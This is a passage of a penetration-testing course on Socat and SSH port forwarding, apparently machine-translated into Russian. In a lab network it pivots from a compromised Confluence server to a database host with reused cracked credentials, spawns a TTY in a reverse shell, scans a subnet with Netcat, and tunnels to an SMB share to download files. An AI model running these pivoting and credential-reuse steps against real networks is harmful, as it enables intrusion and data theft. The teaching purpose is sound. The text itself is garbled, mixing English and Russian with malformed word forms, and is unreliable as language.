
Можно предположить, что эти passwords повторно используются в других местах сети. После дополнительной enumeration внутренней сети мы обнаруживаем, что на PGDATABASE01 также работает SSH-сервером. Попробуем эти credentials против этого SSH-сервером. Используя новый навык перенаправления порта, можно создать перенаправления порта на CONFLUENCE01, который позволит нам подключиться по SSH напрямую с Kali-машине к PGDATABASE01.

Сначала нужно завершить original Socat process, слушающий TCP-порт 2345. Затем создадим новое перенаправление порта с Socat, который будет слушать TCP-порт 2222 и пересылать на TCP-порт 22 на PGDATABASE01.

```
confluence@confluence01:/opt/atlassian/confluence/bin$ socat TCP-LISTEN:2222,fork TCP:10.4.50.215:22
</bin$ socat TCP-LISTEN:2222,fork TCP:10.4.50.215:22
```

Листинг 14 - Создание нового перенаправления порта с Socat для доступа к службе SSH на PGDATABASE01.

Когда новый Socat перенаправления порта настроен, network setup будет выглядеть примерно как на следующей диаграмме:



Отличия от предыдущей network setup минимальны. Вместо прослушивания 2345 мы слушаем 2222. Вместо пересылки на TCP-порт 5432 на PGDATABASE01 мы пересылаем на TCP-порт 22 на PGDATABASE01.

Затем используем SSH-клиенту для подключения к port 2222 на CONFLUENCE01, как будто подключаемся напрямую к port 22 на PGDATABASE01. Можно использовать user *database_admin* и password, который мы только что cracked с помощью Hashcat.

```
kali@kali:~$ ssh database_admin@192.168.50.63 -p2222
The authenticity of host '[192.168.50.63]:2222 ([192.168.50.63]:2222)' can't be established.
ED25519 key fingerprint is SHA256:3TRC1ZwtlQexLTS04hV3ZMbFn30lYFuQVQHjUqlYzJo.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint]) yes
Warning: Permanently added '[192.168.50.63]:2222' (ED25519) to the list of known hosts.
database_admin@192.168.50.63's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-122-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 18 Aug 2022 11:43:07 AM UTC

  System load:  0.1               Processes:               241
  Usage of /:   59.3% of 7.77GB   Users logged in:         1
  Memory usage: 16%               IPv4 address for ens192: 10.4.50.215
  Swap usage:   0%                IPv4 address for ens224: 172.16.50.215


0 updates can be applied немедленно.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy
    settings

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

database_admin@pgdatabase01:~$
```

Листинг 15 - Подключение к SSH-сервером на PGDATABASE01 через перенаправления порта на CONFLUENCE01.

Успех! Учетные данные `database_admin` повторно используются и здесь. Нам удалось подключиться к SSH-сервером на PGDATABASE01, используя учетные данные *database_admin*, найденные в базе данных PostgreSQL через перенаправление порта, настроенный на CONFLUENCE01 с помощью Socat.

В этом учебном блоке мы создали несколько простых перенаправления портas с помощью Socat. Они позволили нам получить более глубокий доступ внутри сети, используя уже имеющийся доступ к скомпрометированному хосту.

Также следует отметить, что Socat - не единственный способ создавать перенаправления портas на *NIX hosts. Есть несколько заметных alternatives:

- *rinetd* - вариант, который работает как daemon. Это делает его лучшим решением для более долгосрочных перенаправления порта configurations, но немного неудобным для временных перенаправления порта solutions.
- Можно объединить Netcat и named pipe file *FIFO*, чтобы создать перенаправления порта.
- Если у нас есть root-привилегии, мы можем использовать iptables для создания перенаправления портas. Конкретная настройка iptables перенаправления порта для заданного host, скорее всего, будет зависеть от уже существующей configuration. Чтобы forwarding пакетами в Linux был возможен, также нужно включить forwarding на interface, через который мы хотим пересылать, записав "1" в `/proc/sys/net/ipv4/conf/[interface]/forwarding`, если это еще не настроено.

(Hashcat, 2022), hashcat.net

(Hashcat, 2022), hashcat.net

(Thomas Boutell and Sam Hocevar, 2022), github.com

(Linux manual page, 2022), man7.org

(holly, 2015), gist.github.com

1. Следуйте шагам из этого раздела, чтобы настроить перенаправление порта и получить доступ к базе данных *confluence* на PGDATABASE01 с помощью **psql** с вашей Kali-машине. Взломайте пароль пользователя *database_admin*. Какой пароль в открытом виде у этой учетной записи
2. **Capstone Lab**: Используйте пароль, найденный в предыдущем вопросе, чтобы создать новое перенаправление порта на CONFLUENCE01 и получить SSH-доступ к PGDATABASE01 как пользователь *database_admin*. Какое значение флага находится в `/tmp/socat_flag` на PGDATABASE01

18.3. SSH Tunneling

Этот учебный блок охватывает следующие учебные цели:

1. Изучить основы SSH tunneling
2. Использовать методы SSH local, dynamic, remote и удаленное динамическое перенаправление порта
3. Понимать преимущества и недостатки sshuttle

На high level *tunneling* описывает процесс encapsulating одного вида data stream внутри другого во время передачи через network. Некоторые protocols, называемые *tunneling protocols*, специально созданы для этого. *Secure Shell* (SSH)2 является примером одного из таких protocols.

SSH изначально разрабатывался, чтобы дать administrators возможность удаленно входить на свои servers через encrypted connection. До SSH инструменты вроде *rsh*, *rlogin* и *Telnet* предоставляли похожие возможности remote administration, но через *unencrypted* connection.

В основе каждого SSH-подключения все shell commands, passwords и data передаются через encrypted tunnel, построенный с использованием SSH protocol. SSH protocol по сути является tunneling protocol, поэтому через SSH-подключения можно передавать почти любой тип data. По этой причине tunneling capabilities встроены в большинство SSH tools.

Еще одно большое преимущество SSH tunneling в том, что его использование легко сливается с фоновым traffic в network средах. SSH часто используется network administrators для легитимного remote administration и гибких перенаправления порта setups в ограниченных сетевых ситуациях. Поэтому на Linux hosts часто уже установлено SSH-клиенту software или даже работают SSH-сервероms. Также все чаще можно встретить *OpenSSH* client software на Windows hosts. В network средах без плотного мониторинга SSH traffic не будет выглядеть аномально и будет похож на обычный administrative traffic. Его содержимое также нельзя легко отслеживать.

В большинстве официальной документации туннелирование данных через SSH-соединение называется *SSH перенаправления порта*. Разное SSH-ПО предоставляет немного разные возможности перенаправления порта. В этом учебном блоке мы рассмотрим все распространенные типы SSH перенаправления порта, предлагаемые OpenSSH.

SSH перенаправления порта может быть очень мощным инструментом в любой сетевой ситуации, а также полезной опцией для attackers, работающих в restrictive network средах.

(Wikipedia, 2019), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(SSH, 2018), ssh.com

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(OpenSSH, 2022), openssh.com

(SSH, 2022), ssh.com

Вспомним первый example перенаправления порта из Socat сценарий. Мы настроили Socat слушать TCP-порт 2345 на WAN interface CONFLUENCE01. Packets, полученные на этом port, пересылались на TCP-порт 5432 на PGDATABASE01. Мы использовали это, чтобы подключиться с Kali-машине через CONFLUENCE01 к службе PostgreSQL на PGDATABASE01. Важная деталь в этом случае: listening и forwarding выполнялись с *одного и того же host* (CONFLUENCE01).

локальное перенаправление порта SSHing немного меняет эту схему. При локальное перенаправление порта SSHing пакетами пересылаются не тем же host, который их слушает. Вместо этого SSH-подключения создается между двумя hosts (SSH-клиенту и SSH-сервером), listening port открывается *SSH-клиенту*, а все пакетами, полученные на этот port, *tunneled through SSH-подключения* к *SSH-сервером*. Затем пакетами пересылаются SSH-сервером к указанному нами socket.


Этот concept пока может казаться немного абстрактным. Мы поймем его лучше, получив немного практики в настройке local перенаправления порта.

Вернемся к предыдущему сценарию с небольшим изменением: Socat больше недоступен на CONFLUENCE01. У нас все еще есть все учетные данные, ранее взломанные из базы данных Confluence, и все еще нет межсетевого экрана, который мешал бы подключаться к портам, привязанным на CONFLUENCE01.

С учетными данными *database_admin* мы входим на PGDATABASE01 и обнаруживаем, что он подключен к другой внутренней подсети. В этой подсети мы находим host с открытым *Server Message Block* (SMB) server на TCP-порту 445. Мы хотим иметь возможность подключиться к этому серверу и загрузить найденное на Kali-машину.

В таком сценарии мы планируем создать локальное перенаправление порта SSH как часть SSH-соединения с CONFLUENCE01 на PGDATABASE01. Мы привяжем listening port на WAN-интерфейсе CONFLUENCE01. Все пакетами, отправленные на этот порт, будут пересылаться через SSH tunnel. Затем PGDATABASE01 пересылает эти пакетами к SMB-порту на новом host, который мы нашли.

Следующая диаграмма иллюстрирует нашу setup:



На этой диаграмме мы слушаем TCP-порт 4455 на CONFLUENCE01. Packets, отправленные на этот port, проталкиваются SSH-клиенту software на CONFLUENCE01 через SSH tunnel. На другом конце tunnel SSH-сервером software на PGDATABASE01 пересылает их на TCP-порт 445 на недавно найденном host.

Настроим лабораторную среду именно так. VM group для повторения шагов приведена внизу этого раздела.

Как и раньше, мы можем получить shell на CONFLUENCE01 с помощью cURL one-liner exploit для CVE-2022-26134. Мы больше не можем использовать Socat, чтобы создать перенаправления порта, позволяющий подключиться по SSH к PGDATABASE01 с Kali-машине. Однако в этом случае мы можем подключиться по SSH напрямую с CONFLUENCE01 к PGDATABASE01.

Однако создать локальное перенаправление порта SSH пока нельзя. При настройке локальное перенаправление порта SSH нужно точно знать, к каким IP-адрес и порт мы хотим пересылать пакетами. Поэтому перед созданием SSH-подключения с перенаправления порта подключимся по SSH к PGDATABASE01 и начнем enumeration.

В shell с CONFLUENCE01 убедимся, что у нас есть функциональность *TTY*, используя module *pty* из Python 3. Затем подключимся по SSH к PGDATABASE01 с credentials *database_admin*.

```
confluence@confluence01:/opt/atlassian/confluence/bin$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<in$ python3 -c 'import pty; pty.spawn("/bin/bash")'

confluence@confluence01:/opt/atlassian/confluence/bin$ ssh database_admin@10.4.50.215
<sian/confluence/bin$ ssh database_admin@10.4.50.215
Could not create directory '/home/confluence/.ssh'.
The authenticity of host '10.4.50.215 (10.4.50.215)' can't be established.
ECDSA key fingerprint is SHA256:K9x2nuKxQIb/YJtyN/YmDBVQ8Kyky7tEqieIyt1ytH4.
Are you sure you want to continue connecting (yes/no/[fingerprint]) yes
yes
Failed to add the host to the list of known hosts (/home/confluence/.ssh/known_hosts).
database_admin@10.4.50.215's password:

Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-122-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 18 Aug 2022 03:01:09 PM UTC

  System load:  0.0               Processes:               241
  Usage of /:   59.4% of 7.77GB   Users logged in:         2
  Memory usage: 16%               IPv4 address for ens192: 10.4.50.215
  Swap usage:   0%                IPv4 address for ens224: 172.16.50.215


0 updates can be applied немедленно.

Last login: Thu Aug 18 11:43:08 2022 from 10.4.50.63
database_admin@pgdatabase01:~$
```

Листинг 16 - Добавление TTY functionality нашему reverse shell с помощью Python3 pty и вход на PGDATABASE01 как database_admin.

Теперь, когда у нас есть SSH-подключения к PGDATABASE01 с CONFLUENCE01, можно начать enumeration. Выполним **ip addr**, чтобы запросить available сетевых интерфейсов.

```
database_admin@pgdatabase01:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
```

```
       valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:8a:6b:9b brd ff:ff:ff:ff:ff:ff
    inet 10.4.50.215/24 brd 10.4.50.255 scope global ens192
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:6b9b/64 scope link
       valid_lft forever preferred_lft forever
3: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:8a:0d:b6 brd ff:ff:ff:ff:ff:ff
    inet 172.16.50.215/24 brd 172.16.50.255 scope global ens224
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:db6/64 scope link
       valid_lft forever preferred_lft forever
4: ens256: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 00:50:56:8a:f0:8e brd ff:ff:ff:ff:ff:ff
```

Листинг 17 - Перечисление сетевых интерфейсов на PGDATABASE01.

Затем выполним **ip route**, чтобы узнать, какие subnets уже есть в таблицу маршрутизации.

```
database_admin@pgdatabase01:~$ ip route
10.4.50.0/24 dev ens192 proto kernel scope link src 10.4.50.215
10.4.50.0/24 via 10.4.50.254 dev ens192 proto static
172.16.50.0/24 dev ens224 proto kernel scope link src 172.16.50.215
172.16.50.0/24 via 172.16.50.254 dev ens224 proto static
```

Листинг 18 - Перечисление сетевых маршрутов на PGDATABASE01.

Мы обнаруживаем, что PGDATABASE01 подключен к another subnet, на этот раз в range 172.16.50.0/24. На PGDATABASE01 нет установленного сканер портов, однако мы все еще можем выполнить initial reconnaissance доступными tools.

Напишем Bash **for** loop, чтобы просканировать /24 subnet на hosts с открытым port 445. Используем Netcat для создания connections, передав flag `-z` для проверки listening port без отправки data, `-v` для verbosity и `-w` со значением **1**, чтобы обеспечить *lower time-out threshold*.

```
database_admin@pgdatabase01:~$ for i in $(seq 1 254); do nc -zv -w 1 172.16.50.$i 445; done
< (seq 1 254); do nc -zv -w 1 172.16.50.$i 445; done
nc: connect to 172.16.50.1 port 445 (tcp) timed out: Operation now in progress
...
nc: connect to 172.16.50.216 port 445 (tcp) failed: Connection refused
Connection to 172.16.50.217 445 port [tcp/microsoft-ds] succeeded!
nc: connect to 172.16.50.218 port 445 (tcp) timed out: Operation now in progress
...
database_admin@pgdatabase01:~$
```

Листинг 19 - Использование bash loop с Netcat для поиска port 445 в недавно найденном subnet.

Большинство connections завершаются по timeout, что указывает на отсутствие доступных hosts. В отличие от них, PGDATABASE01 (172.16.50.215) активно отказал в connection. Мы также находим host в subnet с открытым TCP-порт 445: 172.16.50.217!

Мы хотим выполнить enumeration SMB service на этом host. Если что-то найдем, хотим загрузить это напрямую на Kali-машине для inspection. Есть как минимум два способа сделать это.

Один способ - использовать любые built-in tools, которые найдутся на PGDATABASE01. Однако если бы мы что-то нашли, пришлось бы загрузить это на PGDATABASE01, затем передать обратно на CONFLUENCE01, а потом на Kali-машине. Это создало бы утомительный ручной процесс передачи data.

Альтернатива - использовать локальное перенаправление порта SSHing. Мы можем создать SSH-подключения с CONFLUENCE01 на PGDATABASE01. В рамках этого connection создадим локальное перенаправление порта SSH. Он будет слушать port 4455 на WAN interface

CONFLUENCE01, пересылая пакетами через SSH tunnel с выходом из PGDATABASE01 прямо к найденной SMB share. Затем мы подключимся к listening port на CONFLUENCE01 напрямую с Kali-машине.

В этом сценарии все еще нет межсетевого экрана, который мешал бы нам обращаться к портам, привязанным к WAN-интерфейсу CONFLUENCE01. В следующих разделах мы добавим межсетевой экран и используем более продвинутые техники для преодоления этой границы.

Пока нужно завершить существующее SSH-подключения к PGDATABASE01. Затем настроим новое connection с новыми arguments, чтобы создать локальное перенаправление порта SSH.

Local перенаправления порта можно настроить с помощью опции OpenSSH `-L`, которая принимает два sockets (в формате IPADDRESS:PORT), разделенных двоеточием, как argument, например IPADDRESS:PORT:IPADDRESS:PORT. Первый socket - listening socket, который будет привязан к SSH-клиенту machine. Второй socket - место, куда мы хотим пересылать пакетами. Остальная часть SSH command обычная: указывает SSH-сервером и user, от имени которого мы хотим подключиться.

В этом случае укажем SSH слушать все interfaces на port **4455** на CONFLUENCE01 (**0.0.0.0:4455**), а затем пересылать все пакетами через SSH tunnel к PGDATABASE01 и дальше на port **445** на недавно найденном host (**172.16.50.217:445**).

Мы слушаем port 4455 на CONFLUENCE01, потому что работаем как пользователь *confluence*: у нас нет permissions слушать ports ниже 1024.

Создадим SSH-подключения с CONFLUENCE01 на PGDATABASE01 с помощью **ssh**, войдя как *database_admin*. Передадим argument local перенаправления порта в `-L` и используем `-N`, чтобы shell не открывался.

```
confluence@confluence01:/opt/atlassian/confluence/bin$ ssh -N -L 0.0.0.0:4455:172.16.50.217:445
    database_admin@10.4.50.215
<0:4455:172.16.50.217:445 database_admin@10.4.50.215
Could not create directory '/home/confluence/.ssh'.
The authenticity of host '10.4.50.215 (10.4.50.215)' can't be established.
ECDSA key fingerprint is SHA256:K9x2nuKxQIb/YJtyN/YmDBVQ8Kyky7tEqieIyt1ytH4.
Are you sure you want to continue connecting (yes/no/[fingerprint]) yes
yes
Failed to add the host to the list of known hosts (/home/confluence/.ssh/known_hosts).
database_admin@10.4.50.215's password:
```

Листинг 20 - Запуск команды локального перенаправления порта.

После ввода password мы не получаем output. При запуске SSH с flag `-N` это нормально. Flag `-N` не дает SSH выполнять remote commands, а значит мы будем получать только output, связанный с перенаправления порта.

Если SSH-подключения или перенаправления порта по какой-то причине не работают, а output стандартной SSH session недостаточен для troubleshooting, передайте **ssh** flag `-v`, чтобы получить debug output.

Поскольку этот reverse shell с CONFLUENCE01 теперь занят открытой SSH session, нужно поймать еще один reverse shell с CONFLUENCE01. Это можно сделать, слушая другой port и изменив CVE-2022-26134 payload так, чтобы shell возвращался на этот port.


Когда у нас будет еще один reverse shell с CONFLUENCE01, подтвердим с помощью **ss**, что process *ssh*, только что запущенный из другого shell, слушает 4455.

```
confluence@confluence01:/opt/atlassian/confluence/bin$ ss -ntplu
ss -ntplu
Netid  State   Recv-Q  Send-Q         Local Address:Port     Peer Address:Port  Process
udp    UNCONN  0       0              127.0.0.53%lo:53            0.0.0.0:*
tcp    LISTEN  0       128                  0.0.0.0:4455          0.0.0.0:*      users:(("ssh",pid=59288,
```

```
    fd=4))
tcp    LISTEN  0       4096          127.0.0.53%lo:53           0.0.0.0:*
tcp    LISTEN  0       128                 0.0.0.0:22           0.0.0.0:*
tcp    LISTEN  0       128                    [::]:22              [::]:*
tcp    LISTEN  0       10                        *:8090               *:*      users:(("java",pid=1020,
    fd=44))
tcp    LISTEN  0       1024                      *:8091               *:*      users:(("java",pid=1311,
    fd=15))
tcp    LISTEN  0       1         [::ffff:127.0.0.1]:8000              *:*      users:(("java",pid=1020,
    fd=76))
```

Листинг 21 - Port 4455 слушает на всех interfaces на CONFLUENCE01.

Так и есть. Отлично! Подключение к port 4455 на CONFLUENCE01 теперь будет таким же, как прямое подключение к port 445 на 172.16.50.217. Рассмотрим connection flow на следующей диаграмме.



Теперь можно взаимодействовать с портом 4455 на CONFLUENCE01 с Kali-машине. Начнем с перечисления доступных общих ресурсов с помощью опции `-L` в **smbclient**, передав **4455** в пользовательскую опцию порта `-p`, имя пользователя в опцию `-U` и пароль в опцию `--password`. Попробуем учетные данные, взломанные для пользователя *hr_admin* из базы данных Confluence.

```
kali@kali:~$ smbclient -p 4455 -L //192.168.50.63/ -U hr_admin --password=Welcome1234

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        scripts         Disk
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.50.63 failed (Error NT_STATUS_CONNECTION_REFUSED)
Unable to connect with SMB1 -- no workgroup available
```

Листинг 22 - Перечисление SMB shares через локальное перенаправление порта SSH, работающий на CONFLUENCE01.

Мы находим share с именем **scripts**, к которому, вероятно, можем получить доступ. Попробуем перечислить его содержимое и загрузить то, что найдем.

```
kali@kali:~$ smbclient -p 4455 //192.168.50.63/scripts -U hr_admin --password=Welcome1234
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Aug 18 22:21:24 2022
  ..                                 DR        0  Thu Aug 18 19:42:49 2022
  Provisioning.ps1                    A      387  Thu Aug 18 22:21:52 2022
  README.txt                          A      145  Thu Aug 18 22:22:40 2022

                5319935 blocks of size 4096. 152141 blocks available
```

```
smb: \> get Provisioning.ps1
getting file \Provisioning.ps1 of size 387 as Provisioning.ps1 (0.6 KiloBytes/sec) (average 0.6 KiloBytes/sec)

smb: \>
```

Листинг 23 - Перечисление файлов в общей папке scripts с помощью smbclient через локальное перенаправление порта SSH, работающий на CONFLUENCE01.

Теперь можно изучить этот file прямо на Kali-машине.

В этом разделе, создав локальное перенаправление порта SSH, мы смогли загрузить file, хранящийся в share на host глубже внутри corporate network.

(OpenBSD manual, 2022), man.openbsd.org

(Wikipedia, 2022), en.wikipedia.org

1. Запустите группу VM 1 и следуйте шагам этого упражнения. Какой флаг находится в **Provisioning.ps1**
2. Запустите группу VM 2. На HRSHARES port 4242 работает server. Загрузите binary `ssh_local_client` из раздела *Resources*. Если вы используете сборку Kali *aarch64*, загрузите binary `ssh_local_client_aarch64`. Создайте локальное перенаправление порта SSH на CONFLUENCE01, который позволит запустить binary с Kali-машине против server на HRSHARES и получить flag.


Примечание: исходные файлы, использованные для сборки бинарных файлов `ssh_local_client` и `ssh_local_client_aarch64`, можно загрузить из `/exercises/client_source.zip` на CONFLUENCE01.

У local перенаправления порта есть одно явное ограничение: мы можем подключаться только к одному socket на одно SSH-подключения. Это может стать довольно утомительным при использовании в масштабе. К счастью, OpenSSH также предоставляет *dynamic перенаправления порта*. С одного listening port на SSH-клиенту пакетами могут пересылаться к любому socket, к которому имеет доступ SSH-сервером host.

SSH dynamic перенаправления порта работает потому, что listening port, который создает SSH-клиенту, является port *SOCKS* proxy server. SOCKS - это proxying protocol. Подобно почтовой службе, SOCKS server принимает пакетами с SOCKS protocol header и пересылает их туда, куда они адресованы.

Это мощный подход. В SSH dynamic перенаправления порта пакетами можно отправлять на один listening SOCKS port на SSH-клиенту machine. Они будут проталкиваться через SSH-подключения, а затем пересылаться туда, куда может маршрутизировать SSH-сервером machine. Единственное ограничение - пакетами должны быть правильно отформатированы, чаще всего SOCKS-compatible client ПО. В некоторых случаях software по умолчанию не SOCKS-compatible. Мы обойдем это ограничение позже в этом разделе.

Покажем SSH dynamic перенаправления порта на нашей network diagram.



Layout очень похож на локальное перенаправление порта SSHing. Мы слушаем TCP-порт 9999 на WAN interface CONFLUENCE01. Packets, отправленные на этот port в SOCKS format, проталкиваются через SSH tunnel к PGDATABASE01, а затем пересылаются туда, куда они адресованы.

Это означает, что мы по-прежнему сможем обращаться к SMB port на HRSHARES, но также сможем через этот единственный port обращаться к *любому другому port на любом другом host, к которому имеет доступ PGDATABASE01*. Однако чтобы воспользоваться этой гибкостью, нужно убедиться, что используемое software может отправлять пакетами в правильном SOCKS protocol format.

Расширим предыдущий сценарий. Помимо подключения к SMB port на HRSHARES, мы также хотим иметь возможность выполнить полный portscan HRSHARES.

Мы можем убедиться, что находимся в TTY shell, используя module *pty* из Python3. Снова создадим SSH-подключения к PGDATABASE01 с credentials *database_admin*. В OpenSSH dynamic перенаправления порта создается с опцией `-D`. Единственный argument, который она принимает, - IP-адрес и порт, к которым мы хотим привязаться. В этом случае мы хотим слушать все interfaces на port **9999**. Socket address для пересылки указывать не нужно. Также передадим flag `-N`, чтобы shell не создавался.

```
confluence@confluence01:/opt/atlassian/confluence/bin$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<in$ python3 -c 'import pty; pty.spawn("/bin/bash")'

confluence@confluence01:/opt/atlassian/confluence/bin$ ssh -N -D 0.0.0.0:9999 database_admin@10.4.50.215
<$ ssh -N -D 0.0.0.0:9999 database_admin@10.4.50.215
Could not create directory '/home/confluence/.ssh'.
The authenticity of host '10.4.50.215 (10.4.50.215)' can't be established.
ECDSA key fingerprint is SHA256:K9x2nuKxQIb/YJtyN/YmDBVQ8Kyky7tEqieIyt1ytH4.
Are you sure you want to continue connecting (yes/no/[fingerprint]) yes
yes
Failed to add the host to the list of known hosts (/home/confluence/.ssh/known_hosts).
database_admin@10.4.50.215's password:
```

Листинг 24 - Открытие SSH dynamic перенаправления порта на port 9999.

Как и в предыдущем примере, после ввода пароля мы не получаем немедленного вывода.

Как и раньше, если бы мы хотели вручную подтвердить, что port 9999 слушает на CONFLUENCE01, мы снова exploit Confluence vulnerability, чтобы получить еще один reverse shell, поскольку существующий shell занят SSH перенаправления порта command, а затем запустили бы **ss** в этом shell.

Как мы делали ранее, подключимся к port 445 на HRSHARES. Но на этот раз - через SOCKS proxy port, созданный command SSH dynamic перенаправления порта.

Для этого снова используем smbclient. Однако smbclient не предоставляет native option для использования SOCKS proxy. Без native option для SOCKS proxy в smbclient мы не можем воспользоваться dynamic перенаправления порта. SOCKS proxy не сможет определить, как обрабатывать traffic, который не encapsulated в SOCKS protocol format.

Чтобы использовать smbclient в этой ситуации, задействуем *Proxychains*. Proxychains - это tool, который может принудительно направлять сетевого трафика сторонних tools через HTTP или SOCKS proxies. Как следует из названия, его также можно настроить для передачи traffic через *chain* из нескольких concurrent proxies.

Механизм работы Proxychains - небольшой hack. Он использует Linux technique shared object preloading (LD_PRELOAD), чтобы hook networking functions *libc* внутри binary, который ему передают, и принудительно направляет все connections через настроенный proxy server. Это означает, что он может работать не со всем, но будет работать с большинством *dynamically-linked binaries*, выполняющих простые network operations. С *statically-linked binaries* он работать не будет.

